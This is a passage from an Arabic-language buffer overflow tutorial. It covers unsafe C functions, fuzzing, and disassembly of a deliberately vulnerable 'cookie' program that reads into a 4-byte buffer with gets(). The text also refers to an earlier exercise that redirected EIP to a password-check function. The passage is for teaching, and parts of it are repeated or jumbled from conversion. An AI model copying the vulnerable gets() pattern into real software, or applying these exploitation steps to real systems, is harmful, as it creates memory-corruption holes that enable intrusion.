لـ **inject** بال **Crash** اللي عاوزينه ... طبعا الكود عندنا بال **++C** فعشان نجيب منه ال **exe** هتلاقينا بنعمل نفس الخطوات اللي ذكرنا فوق وهفكرك بيها ...

-بنفتح ال **++DEVC** البرنامج الخاص بال **C++** و هنعمل للكود بتعنا فهتلاقي ملف **exe** نشا عندك ودا اللي هنسخدمه .



-تعالى نشغل ال **Helper Script** بتعنا الخاص بال ...

```

C:\Users\els\Documents>helper.exe
goodpwd.exe AAAAAAAA
You are in sample1.exe now
Valid password supplied
This is good_password function
  
```

-بأختصار خالص ... احنا كدا عدنا فالكود بتعنا زي موضحت هتلaci ال **good\_password** اللي هي **Function** مكتش شغاله فالكود صح كدا ... احنا عرفنا ال **Location** الخاص بيها او ال **EIP** وروحنا عطناه لـ **Address** عليه الدور ...

-طبعاً بما اننا مسبقاً عرفنا ان عندنا ثغره **Buffer Overflow** فأحنا استغلناها بالطريقه دي ... عشان نزرع **payload** خاص بـ معينه عشان تتنفذ ضمن الكود وكدا يبقة استغلينا الثغره فآت ممکن تستغلها ضمن اي **Function** تانيه عاوز تشغله .

-طبعاً لو مفيش معلومه وصلاتك او مستصعبها لا تقلق احنا كل دا فأول جزء عن ال **Buffer Overflow** اللي هو **Understanding Buffer Overflow** مجرد بنفهمها فقط وبنتعرف عليها وبنشوف هي بتشتغل ازاي وال **Details** الخاصه بيها جايه فالاجزاء الجايه باعذن الله .

---

### 3.2 Finding Buffer overflow:


-عاوزين هنا فالجزء دا نتعرف على ازاي نلاقي ال **Buffer** اللي هنعملها ال **Overflow** عندنا بيسخدم ال **Operations** او ال **Application** الغير أمنه زي مكنا وضحنا سابقاً فال **Strcpy Functions** وعندك **Vsprintf** أخرى زي ال **strcat** وعندك ال **functions** وعندك ال **fscanf** وكمان **scanf** وال **gets** وعندك ال **printf** وكمان **memcy** فالكود الخاص بال **App** بتاعك تعرف انه ممکن يكون معرض لل **Buffer overflow Attack** ... ليه ممکن مش أكيد !؟ لأن كل من دول ليها أكثر من استخدام وعلى حسب استخدام كل **function** بيبقا ليها طريقة غلط في استخدامها فالكود ساعتها بنقدر نستغل الخطأ دا اتنا ننفذ ال **Attack** فيرضه مش معنى انك لاقيت ال **buffer overflow vulnerability** انك كذا فيه **function** تأكد من استخدامها زي موضحنا .

-تعالى نشوف المشاكل الموجودة فال **functions** اللي فاتت دي والمشتراك مبيينهم ايه ... علشان على اساس المشكله دي هنقدر نقول بعدين هي معرضه لـ **Buffer overflow** ولااء ... عندهم مشكله انهم مبيعرفوش يعملاوا **input** قبل ال **validate** بمعنى ... ال **stack** عندك سامح ب **byte 10** ول يكن المفروض بقا ال **function** تروح تتحقق من ال **user** تشويفه مدخل نفس القيمه المسموح بيها فال **stack** ولااء انما هي مبتعملش كدا خالص... فلو ال **check** دخل ال **user** مفيش **function** هتروح تعمل عليه وتقوله دا غير مسموح بيها لأن المسموح بيها هو **10** بالحد الاقسى ... وصلت كدا جز عيه ال **Not validate for input** . **validation**

-المشكله الثانيه معانا وهي انها مبتعملش **Check** على الحدود أو ال **address boundaries** بتعنك بمعنى ... مش بتقولك فين أول **address** وأخر **byte-10 address** ول يكن يعني تقدر تدخلهم فأي مكان عادي ... فكدا عندنا المشكلتين ان ال **functions** دي بتاخذ منك اي **input** بأي حجم مش هيتعمل **check** عليه ويقدر فأي مكان عندك يدخل عادي برضه مش هيتعمل عليه **check** لأن مفيش **check** على الحدود .

-مشاكل ال **unsafe Buffer Overflow** عموما تقدر تلاقيها فال **language** اللي هي ال **pointer** اللي هي المؤشر وال **pointer** ببساطه فلغه ال **C++** عباره عن **variable** بيسمحلنا احنا **static users** اننا نحدد **location** جوا ال **memory** عشان نحتفظ بال **variable** بتعنا فيه ... الكلام دا بيحصل فلغات زي ال **C** وال **C++** زي موضحنا كدا ... ودا سبب ال **buffer overflow** عموما ليه !؟ لأن ال **buffer overflow** بتحصل جوا ال **memory** بتعنك لأن هي ال **function** واي **variables** خاصه بال **Application** بتحتفظ بأي **pointer** ... توضيح لـ **memory**

## Function Pointers



-تعالى فالسريع نفهم اللي قدامنا دا ... قدامنا عالشمال كود ال ++C اللي كتبته أنا وبعد ذلك عندنا ال **machine code** أما عملنا machine learning للكود بتعنا اتحول لل **compile** الكمبيوتر ... وزي متفقنا كل **Address** بتاخذ **Function** فال **function pointer** ... **memory Stack frame** فال **memory** الجزء اللي عاليمين خالص وهو الخاص بال APP واللى اتطرقنا لتفاصيله مسبقا ... ال **function pointer** وظيفته هنا بيخلينا نقدر نخزن ال **function** الخاص ب **Address** ما شغالين بيهها وبستخدمه فيما بعد عشان أنادي على ال **Function** دي ... فلو انت مبرمج ل APP جديد مثلا وعندك كذا **Function** وكل **function** بتعمل حاجه مختلفه عن الثانيه فبدل منكتب كود عشان ننادي على كل **Function** أو نستدعيها لاء هنسخدم ال **function pointer** علشان نخلي ال APP ينده على اي **Function** أثناء تشغيله هو محتاجها ... وصلت كدا الحته دي .

-اللى يسبب لك ال **buffer overflow** انك تخزن فال **memory** بتعنك بشكل خطأ أو تخزن فال **memory** قيم أكبر من المساحة المتوفرة لدينا فال **Stack** الخاص بال **memory** فمش هتعرف تستحمله .

-يبقا نقدر نقول ال **Buffer overflow** بتظهر عندنا امتنى !!؟؟ لما  
ال **user** يدخل **input** أكبر من مساحه ال **Stack frame** المحدده  
داخل ال **memory** بمعنى يكون أكبر من ال **memory**  
.. **storage**

تاني نقطه معانا وهي ال لما بنجي نعمل **load** من **Disk**  
مثلاً **app** فدا برضه معرض لل ... **buffer overflow** ... النقطه  
التالته معانا وهي ال لما نيجي نعمل **load** فال **network**  
وبنستخدم حاجه زي ال **FTP** أو اي بروتوكول من بروتوكولات ال  
**share** عال **network** فأحنا ممكن نديله حجم **data** أكبر من اللي  
يقدر يستوعبه فبرضه هيسبب عندنا ال **Buffer Overflow**.

-طب جه دور اننا ندور على ال **Buffer overflow** بس الطرق ال  
بتبقا مهلكه ل الوقت وكمان صعبه فتفيدها زي محسنا طبقنا  
فوق فال **Immunity debugger** وبباقي الشرح اللي فات ارجعله  
هتعرف انها الدنيا مكتش أحسن حاجه فأحنا محتاجين طريقه تانيه ...  
احنا ك **source code** لو معانا ال **penetration testers**  
الخاص بال **Software tools** ساعتها العملية بتبقا سهله لأننا عندنا  
زي ال **Source Cpp check** وال **Splint** دول نقدر نديهم ال  
**code** وهما هيفحصوه ويشفوفوا هل معرض اننا ننفذ عليه ال  
بتغنا اللي هو ال **Buffer Overflow** ولااء ... عندنا  
طريقه تانيه وهي ال **Dynamic Analysis** ودي بنفذها ب  
زي ال **Fuzzer** أو **tracer** اللي هو لو معانا ال **exe file** الخاص  
بال **APP** ومعيش ال **Source code** بنبدع ندي لل **Tools** ديه ال  
**exe file** وهي بتجرب معاه بعض ال **inputs** وتسنن منه ال  
وتحلل ال **behavior** بتاعه وعلى اساس كدا بتبدء  
تقولهم هل معرض لل **Buffer Overflow** ولااء ... ودي هنشوفها  
بعدين بالتفصيل والطريقه الثالثه عندنا هي اننا ننتظر لحد ما **APP**  
يحصله **Crash** ويطلعنا **error** ونفتح ال **APP** بال **Debugger**  
فنبدع نتبع ال **error** دا ونشوف حصل ازاي ومكانه فين وعلى اساس  
النقط ديه ...

## بدء أعرف ال Crash حصل ازاي وهل معرض لـ Buffer overflow ولااء .

- خد بالك من نقطه معينه مهمه وهي ان كل ال techniques اللي ذكرناها هتلاقيهها بترجمت الثغره بتعتنا اللي هي ال Buffer overflow ولكن الفكره هنا في ازاي تستغلها ... يعني هتلاقى ال Techniques دي بتقولك ان هنا موجوده ثغره ال Buffer Overflow بس انت ازاي هتستغلها لك Attacker هنا بقا بنيجى لمرحلة ال impact للثغره وال exploitation الخاص بيها ... فلى عاوز اقوله مش معنى انك لقيت ثغره انك نفذت ال Buffer overflow انما هي خطوه اولى فقط وخد بالك اغلب الثغرات بتلاقيها فال APPS ولكن un exploitable يعني مش هتعرف تعملها exploit فأهم شيء ال impact بتاع الثغره اللي لاقتها ودا نفس مبدء الشغل فال Bug bounty programs هتلاقى من اهم شروط قبول اي ثغره تلاقيها انك تثبت ال impact بتعها على المؤسسه عشان فعلا تثبت انها هتضرهم انما لقيت ثغره ومش عارف تجلبها impact بالضبط ولا أكذب عملت حاجه ولا هتفيد ولا هتستفيد ... اما بالنسبة لـ buffer overflow فآخرك خالص لو ملقتش impact انك ممكن تعمل DOS Attack عال APP يحصله user Crash وال ميرفتش يستخدمه ودا انا وضحت انه ممكن ... وطبعا لا تقلق هنشرح فالجزاء الجايه ازاي تستغل ال buffer overflow وتططلعها .

- تعالى نتكلم عن Fuzzing مهم ذكرناه وهو ال technique زي نظام تخمين بيخلينا نعرف عندنا فال target بتعنا ثغره overflow ولااء ... ودا ببساطه اننا بنعمل test عال APP عن طريق اننا ندخله inputs مختلفه عن المطلوبه نشوف الرد بتاعه هبيكون عامل ازاي ...

- زي مثلا عندنا ال **input** المفروض تدخل فيه **username** بتابع ال **APP** هيرض عليك اسم ولكن انت هنا مثلا هندخل فيه أرقام وتشوف ال **APP** هيرض عليك ازاي ... ممكن تعمل **mix** مبين أرقام وحروف وتشوف برضه وتضيف رموز وتشوف ايه النظام ... يعني بتبدء تختلف نهج ال **APP** أو تمشي عكس ال **Function** اللي شغال بيها الموقع وتشوف رد الفعل هيبقا عامل ازاي من ال **APP** وهكذا ... طب ال **input** اللي بتدخله عندنا لـ **APP** دا بيكون فشكل ايه ! ?

- ممكن يكون **Network data** أو **command line** أو **shared memory** أو **File input** أو **parameters** **keyboard or mouse input** أو **databases** **Environment variables** أو **regions** **Fuzzing** تقدر تنفذ بيها ال **input** .

- طب ال **random value** هيفرنا فأيه ؟! اننا بنبداء ندي **Fuzzing** لـ **APP** ونشوف الرد اللي هيجلنا منه ونبداء نحلله ونشوف هل ال **memory** مثلا الاستهلاك بتعها زاد ! أو ال **CPU** استهلاكه زاد .. حصل عندك **Crash** فال **APP** مثلا وهكذا تبدء تحلل رد الفعل ومنها يتعرف اذا كان ال **APP** فعلا هيتأثر بال **inputs** اللي بتديهاله ولالاء وعلى هذا الاساس يتعرف ت **Target** الثغره فيما بعد زي بالضبط شغل ال **Bug hunter** هو بيدور على الاخطاء البرمجيه فال **APP** أو الثغرات عن طريق ال **Fuzzing** ويبداء يشوف رد الفعل ويحلله ويطلعاك بنتيجه ان فيه ثغره كذا هنا ... لو دخلت **input** بالشكل دا هيطلعاك نتيجه بالشكل دا .

- فأنت ك **penetration tester** هتبداء تدي ال **APP** ال **input** من خلال ال **inconsistent behavior** الرد اللي جالك وعلى اساسه بتبدء تجمع اي معلومه تقابلك وهتساعدك فأنك تنفذ ال **Attack** بتابعك ...

- زى ال **output** اللي طعلهولك ال **APP** مثلا ودا هيساعدك قدام **problem solving** لل **error** وفيما بعد تعمله **Hunt** مش انت طبعا ولكن ال **APP** بتاع ال **Developer** اللي شغال فالمؤسسه هو اللي هي عمل كدا بس انت هتوجهه للطريق فقط وترفعه فين ال **error** أو التغره أو الخطأ البرمجي اللي أدي الى الاستغلال دا وهو هي عمله **solving** ودا انت هتكتبه فال **report** بتاعك لو تفتكـر .

-بس ال **Fuzzing** مشكلته انه بيستهلك ال **resources** بتاعت المؤسسه ( الاجهزـة ) زى ال **network devices** فممـكن يعـمل **load** عالشبـكه ويسبـب بطـأ فيها ودا احنا مش عاوزـينه خالص وكـمان مـمـكن يسبـب **load** عـال **CPU** زـى ال **computer devices** وهـذا من مشـكلات هـتقـابـلك وانت بـتعـمل ال **fuzzing** على **RAM** مؤـسسـات بأـجهـزـتها فـشـطـارـتك انـك تـعملـكـدا بـدونـمـتأـثرـ عـال **business** وال **client** وال **network** او المؤـسـسـه .

-ال **Tools** عندـنا اللي بـتعـمل ال **Fuzzing** ومـمـكن نـسـتـخـدمـها زـى ال **file** **sfuzz** وال **Sulley** وال **peach fuzzing platform** وـدي كلـها عـبارـه عنـ أمـثلـه وهـنـشـوـفـها بـعـدـين بالـتفـصـيل لـما نـيـجي نـعـمل ال **Buffer overflow** لـل **real world scenario** بـس مـفيـشـ ماـنـعـ تـبـصـ عـلـيـهـمـ وـتـعـرـفـ عـلـيـهـمـ الاـولـ قـبـلـ منـوـصـلـهـمـ ...ـتعـالـىـ نـشـوفـ بـرضـهـ اـزـايـ نـلـاقـيـ ال **Binary Buffer overflow** فال **APP** اللي هو **APP** جـاهـزـ لـلـتـشـغـيلـ عـلـطـولـ وـاحـناـ هـنـتـسـتـ عـلـيـهـ التـغـرهـ دـيـ وـنـحاـولـ نـطـلـعـهاـ فـيهـاـ .

-عـدـناـ مـثـالـ وـهـوـ كـوـدـ مـكـتـوبـ بـلـغـهـ ال **C** تعـالـىـ نـشـوـفـهـ معـ بـعـضـ وـنـطـلـعـ منهـ بـالـغـرـضـ الليـ عـاـوزـيـنهـ ...ـ وـالـمـصـادـرـ هـرـفـقـهـالـكـ معـ الشـرـحـ عـشـانـ لوـ حـابـبـ تـطـبـقـ وـرـايـاـ .

```
1 #include <stdio.h>
2
3 int main()
4 {
5     int cookie=0;
6     char buffer[4];
7
8     printf("cookie = %08X\n",cookie);
9
10    gets(buffer);
11
12    printf("cookie = %08X\n",cookie);
13
14    if(cookie == 0x31323334 )
15    {
16        printf("you win!\n");
17    }
18    else
19    {
20        printf("try again!\n");
21    }
22 }
```

لو جينا نبص عالكود دا هنلاقي فيه **function** عندها اسمها **gets** ودي كنا ذكرناها قبل كدا فال **vulnerable functions** لو تذكر لسه متكلمين فوق عن بعض ال **Functions** اللي لو شفتها تعرف ان ال APP بتاعك مصاب بال **Buffer Overflow** ودي منهم ... فالكود بتاعنا بنقول عندها اسمه ال **cookie** وقيمه اللي قدامك **0** وبعد كدا عندها **array** مصفوفه يعني اسمها **buffer** وقيمتها اللي قدامك دا ال **4** ... بعد ذلك بيقولوك اطبعه عالشاشة قيمه ال **Cookie** اللي عطيهالك وضيف عليها قيمه ال **Cookie** بتعتنا اللي هي **0** تمام لحد هنا الكلام ... ال **function** بتعتنا اللي اسمها **gets** اللي هي مصابه بال **Buffer overflow** دي بتجبلنا حجم ال **Cookie** بتعتنا وبعدين هيطبعلك ال **Cookie** قدامك عالشاشة ويضافك عليها برضه ال **Cookie** القديمه بتعتنا اللي هي قيمتها ب **0** وعندك شرط بيقولوك لو ال **Cookie** قيمتها اللي قدامك فالكود هطبعلى ال **Cookie** عالشاشة قدامي الى اخره ... طب ولو قيمه ال **Cookie** مش اللي انت عطيهاله ومختلفه عنها ساعتها هطبعلى برضه قدامي عالشاشة **you win** الى اخره .

-تعالى نشغل الكود بتعدنا عن طريق اننا نعمله **Compile** ونشوف  
هيطلع ايه ... ملحوظه انا شغال ببرنامجه ال **++DEVC** عشان لو  
هتطبق معايا .

```

1 #include <stdio.h>
2
3 int main()
4 {
5     int cookie=0;
6     char buffer[4];
7
8     printf("cookie = %08X\n",cookie);
9
10    gets(buffer);
11
12    printf("cookie = %08X\n",cookie);
13
14    if(cookie == 0x31323334 )
15    {
16        printf("you win!\n");
17    }
18    else
19    {
20        printf("try again!\n");
21    }
22 }
```

```

1 #include <stdio.h>
2
3 int main()
4 {
5     int cookie=0;
6     char buffer[4];
7
8     printf("cookie = %08X\n",cookie);
9
10    gets(buffer);
11
12    printf("cookie = %08X\n",cookie);
13
14    if(cookie == 0x31323334 )
15    {
16        printf("you win!\n");
17    }
18    else
19    {
20        printf("try again!\n");
21    }
22 }
```

C:\Users\s\Desktop\... \EUS TOOLS OF COURSE\3\_Buffer\_Overflow\cookie.exe

cookie = 00000000  
cookie = 00000000  
try again!

Process exited after 2.158 seconds with return value 0  
Press any key to continue . . .

Compiler Resources Compile Log Debug Find Results


Abort Compilation Compilation results...  
-----  
- Errors: 0  
- Warnings: 0

-لو ضغطت **enter** هتلافق الكود اشتغل وطلعك ال **error** اللي هو  
معنى ان قيمة ال **Cookie** بتعدك مطلعتش مساويه  
لقيمه ال **Cookie** الموجوده وهي ال **0x31323334** فعشان كدا  
نزل عالسطر اللي تحت وطبعهولك عشان ال **Condition**  
متحققش ... تمام كدا .

- علشان نعمل exploit للكود بتعنا دا محتاجين الاول نعمل  
 لملف بتعنا الاول ... فأحنا معانا ال disassemble  
 عازين نحوله ل assembly code عشان نجيب  
 بتعرّف مكان كل Instructions  
 بالضبط وكمان نعرف اذا كان ال Memory location فال Instruction  
 كان ال Code دا هينفع نعمله exploit بالثغره بتعرّفنا ولااء ...  
 وبنفس الطريقة اللي عملناها قبل كدا الخاصه بال objdump.exe  
 هنعملها تاني ...

```
</>
objdump.exe -d -Mintel cookie.exe > disasm.txt
```

- عملنا الخطوه دي بال Windows PowerShell ظهر عندنا بالشكل دا ...



Name	Date modified	Type	Size
32BitFTP_Server.py	٢٠١٧/٦/١٠ ص ٠٥:٣٧	Python Source File	1 KB
BOF.cpp	٢٠١٧/٥/٤ ص ١٠:٤٠	C++ Source File	1 KB
BOF2.cpp	٢٠١٧/٥/٤ ص ١١:١٥	C++ Source File	1 KB
cookie.c	٢٠١٧/٥/٧ م ٣:٣٩	C Source File	1 KB
cookie.exe	٢٠١٧/٦/٣ ص ٦:٣٣	Application	129 KB
cookie_main_disassembled.txt	٢٠١٧/٦/١٠ ص ١٣:٧	Text Document	3 KB
findjmp2.zip	٢٠١٧/٤/٩ ص ٦:٧	Compressed (zipp...)	33 KB
goodpwd.cpp	٢٠١٧/٦/٤ م ٩:٣٣	C++ Source File	1 KB
goodpwd.exe	٢٠١٧/٨/١٥ ص ٠٣:٣٤	Application	1,880 KB
goodpwd_disassembled.txt	٢٠١٧/٦/٨ م ١٠:٠٩	Text Document	16,109 KB
goodpwd_with_BOF.cpp	٢٠١٧/٧/١٣ ص ٠١:٠٧	C++ Source File	2 KB
helper.cpp	٢٠١٧/٥/٤ م ٦:٣١	C++ Source File	1 KB
helper.exe	٢٠١٧/٨/١٥ ص ٠٤:٨	Application	1,879 KB
helper2.cpp	٢٠١٧/٧/٦ ص ٠٣:٤٨	C++ Source File	2 KB
sample_code.txt	٢٠١٧/٨/١٤ ص ٠٩:٥٧	Text Document	1 KB

**cookie\_main\_disassembled.txt - Notepad**

```

00401290 <_main>:
401290: 55 push    ebp
401291: 89 e5 mov     ebp,esp
401293: 83 ec 18 sub    esp,0x18 ;Setup stackframe
401296: 83 e4 f0 and    esp,0xffffffff0
401299: b8 00 00 00 00 mov    eax,0x0 ;Calculate stack cookie
40129e: 83 c0 0f add    eax,0xf ;The cookie is used
4012a1: 83 c0 0f add    eax,0xf ;Detect stack overflow
4012a4: c1 e8 04 shr    eax,0x4
4012a7: c1 e0 04 shl    eax,0x4
4012aa: 89 45 f4 mov    DWORD PTR [ebp-0xc],eax
4012ad: 8b 45 f4 mov    eax,DWORD PTR [ebp-0xc]
4012b0: e8 ab 04 00 00 call   401760 <__chkstk>
4012b5: e8 46 01 00 00 call   401400 <__main>
4012ba: c7 45 fc 00 00 00 00 mov    DWORD PTR [ebp-0x4],0x0 ;This is our cookie
4012c1: 8b 45 fc mov    eax,DWORD PTR [ebp-0x4]
4012c4: 89 44 24 04 mov    DWORD PTR [esp+0x4],eax ;Points to cookie variable
4012c8: c7 04 24 00 30 40 00 mov    DWORD PTR [esp],0x403000 ;Points to cookie = "%08X\n"
4012cf: e8 8c 05 00 00 call   401860 <_printf>
4012d4: 8d 45 f8 lea    eax,[ebp-0x8]
4012d7: 89 04 24 mov    DWORD PTR [esp],eax
4012da: e8 71 05 00 00 call   401850 <_gets> ;Call gets
4012df: 8b 45 fc mov    eax,DWORD PTR [ebp-0x4]
4012e2: 89 44 24 04 mov    DWORD PTR [esp+0x4],eax ;Points to cookie variable
4012e6: c7 04 24 00 30 40 00 mov    DWORD PTR [esp],0x403000 ;Points to cookie = "%08X\n"
4012ed: e8 6e 05 00 00 call   401860 <_printf> ;Call printf function
4012f2: 81 7d fc 34 33 32 31 cmp    DWORD PTR [ebp-0x4],0x31323334 ;Compare value of cookie
4012f9: 75 0e jne   401309 <_main+0x79>
4012fb: c7 04 24 0f 30 40 00 mov    DWORD PTR [esp+0x4],0x40300f ;The if condition
401302: e8 59 05 00 00 call   401860 <_printf> ;Print "you win"
401307: eb 0c jmp   401315 <_main+0x85>
401309: c7 04 24 19 30 40 00 mov    DWORD PTR [esp],0x403019
401310: e8 4b 05 00 00 call   401860 <_printf> ;Print "try again"
401315: c9 leave
401316: c3 ret

```

- هو هو نفس ال **Content** ولكن قطعناه هتلاقي ال **Location** الخاص بال **Memory** وكمان هتلاقي ال **machine code** و هتلاقي ال **Instruction** بالإضافة الى ال **Comment** ودول كنا شرخناهم بالتفصيل سابقاً ارجعلهم هتعرف الغرض من كل نقطه ايه .

- ولو تلاحظ فأول الكود هتلاقي ال **Function** الوحيدة اللي عندنا وهي ال **main** ودي خاصه بلغات زي ال C وال **++C** لازم تشتقن معاهم وهي اللي بتحتوي على ال **instructions** المطلوب تنفيذها ... وخد بالك من نقطه قيمه ال **Cookie** فالكود هتلاقينا معوضين عنها ب فأول **instruction** فال **Function** فهي قيمتها مش هتغير و هتفضل **if condition zero** وال **if condition zero** بتاعنا دا مش هيتحقق خالص ولا هتشوف **you win** دي لانه غير منطقى تكون ال **Cookie** متوعض عنها ب **if condition zero** ونحطها عكس ذلك يبقا عمره مهيتحقق

- ولو بصيت فالكود بتاعنا اللي فصنناه دا بالراحه كدا هتلاقي **Buffer** ودي ذكرناها انها معرضه لل **gets function** والبديل بتاعها لو تفتكـر كان ال **overflow** مصابـه .

```
cookie_main_disassembled.txt - Notepad
File Edit Format View Help
401290: 55 push    ebp
401291: 89 e5 mov     ebp,esp
401293: 83 ec 18 sub    esp,0x18 ;Setup stackframe
401296: 83 e4 f0 and    esp,0xffffffff
401299: b8 00 00 00 00 mov    eax,0x0 ;Calculate stack cookie
40129e: 83 c0 0f add    eax,0xf ;The cookie is used
4012a1: 83 c0 0f add    eax,0xf ;Detect stack overflow
4012a4: c1 e8 04 shr    eax,0x4
4012a7: c1 e0 04 shl    eax,0x4
4012aa: 89 45 f4 mov    DWORD PTR [ebp-0xc],eax
4012ad: 8b 45 f4 mov    eax,DWORD PTR [ebp-0xc]
4012b0: e8 ab 04 00 00 call   401760 <__chkstk>
4012b5: e8 46 01 00 00 call   401400 <__main>
4012ba: c7 45 fc 00 00 00 00 mov    DWORD PTR [ebp-0x4],0x0 ;This is our cookie
4012c1: 8b 45 fc mov    eax,DWORD PTR [ebp-0x4]
4012c4: 89 44 24 04 mov    DWORD PTR [esp+0x4],eax ;Points to cookie variable
4012c8: c7 04 24 00 30 40 00 mov    DWORD PTR [esp],0x403000 ;Points to cookie = "%08X\n"
4012cf: e8 8c 05 00 00 call   401860 <_printf>
4012d4: 8d 45 f8 lea    eax,[ebp-0x8]
4012d7: 89 04 24 mov    DWORD PTR [esp],eax
4012da: e8 71 05 00 00 call   401850 < gets> ;Call gets
4012df: 8b 45 fc mov    eax,DWORD PTR [ebp-0x4]
4012e2: 89 44 24 04 mov    DWORD PTR [esp+0x4],eax ;Points to cookie variable
4012e6: c7 04 24 00 30 40 00 mov    DWORD PTR [esp],0x403000 ;Points to cookie = "%08X\n"
4012ed: e8 6e 05 00 00 call   401860 <_printf> ;Call printf function
4012f2: 81 7d fc 34 33 32 31 cmp    DWORD PTR [ebp-0x4],0x31323334 ;Compare value of cookie
4012f9: 75 0e jne    401309 <_main+0x79>
